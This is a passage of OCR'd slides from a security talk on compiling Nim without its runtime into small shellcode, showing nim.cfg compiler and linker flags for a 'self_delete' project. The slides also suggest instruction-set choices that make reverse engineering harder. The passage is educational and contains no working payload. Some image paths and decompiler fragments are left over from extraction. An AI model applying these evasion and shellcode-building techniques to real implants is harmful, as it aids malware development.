–opt:none - Used so it doesn't specify –opt:speed or –opt:size; therefore we can specify optimizations

```
## Set the cache directory
--nimcache:"./cache/$projectname"

## Turn off main procedure generation, that will be set with a linker flag to NimMainModule
--noMain:on

## Use Nim's routines to prevent linking to MSVCRT
--define:nimNoLibc

## Turn off Winim's embedded resource
--define:noRes
```

# 0x12 - nim.cfg

One thing that was glossed over was the use of a config file. The config bootstraps stripping away the Nim and C Runtime (NRT & CRT). Let's discuss What's needed and what everything is doing. It's already heavily documented from [zimawhit3's Bitmancer](zimawhit3's Bitmancer).

```
56   ## Suppress generation of stack unwinding tables
57   --t:"-fno-asynchronous-unwind-tables"
58
59   ## Merge identical constants and variables to reduce code size
60   --t:"-fmerge-all-constants"
```

```
63   ## Linker flags
64   ##-----------------------------------
65   ## Bypass all of Nim's initialization procedures, there is no GC so they aren't needed.
66   ## This also turns off IO, so echo/debugecho will not work with this turned on.
67   --l:"-Wl,-estart"
68
69   ## This needs to be passed to the compiler AND the linker...
70   ## Reference: http://www.independent-software.com/linking-a-flat-binary-from-c-with-mingw.html
71   --l:"-nostdlib"
72
73   ## Garbage collect all unused code sections.
74   --l:"-Wl,--gc-sections"
75
76   ## Custom Linker script
77   --l:"-T./src/boot.ld"
```

# 0x12 - damn, what else?

Can compile with cpp, this might yield various code sizes.

src > self_delete > nim.cfg

```
8    --exceptions:goto
```

```
PS C:\Users\user\Desktop\writing_nimless_nim\src\self_delete> nim cpp --verbosity:0 .\main.nim
```

If needing to specify which optimization level (*-O0*, *-O1*..), make sure to use

src > self_delete > nim.cfg

```
7    --opt:none
```

View the *cache/<projectname>/main.json* file to see how the program is being compiled/linked.

Changing gcc versions allow for different results, *gcc version 13.2.0* has access to -Oz, which results in *slightly* smaller shellcode.

src > self_delete > nim.cfg


```
21   ## Specify different gcc compiler
22   --gcc.exe:"C:\\tools\\mingw64\\bin\\gcc.exe"
23   --gcc.linker:"C:\\tools\\mingw64\\bin\\gcc.exe"
24
25   ## GCC flags
26   ## Standard Flags
27   --t:"-masm=intel"
28   --t:"-Oz"
```

# 0x12 - damn, what else?

Play with your compiler

```
26  ## GCC flags
27  ## Standard Flags
28  --t:"-masm=intel"
29  --t:"-Os"
```

int64_t sub_1040()




```
26  ## GCC flags
27  ## Standard Flags
28  --t:"-masm=intel"
29  --t:"-O1"
30  --t:"-mavx"
```

int64_t sub_1040()

```
26  ## GCC flags
27  ## Standard Flags
28  --t:"-masm=intel"
29  --t:"-O1"
30  --t:"-mavx512f"
```

int64_t sub_1040()

Enabling advanced instruction set can make it more difficult to RE, at the cost of *possibly* inflating the binary



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
# 0xffffffff - the talk ends




Slides and source:

- https://github.com/m4ul3r/writing_nimless

Previous Lecture:

- https://github.com/us-cyber-team/nim_for_hackers2

Contact:

- @m4ul3r_0x00 (twitter)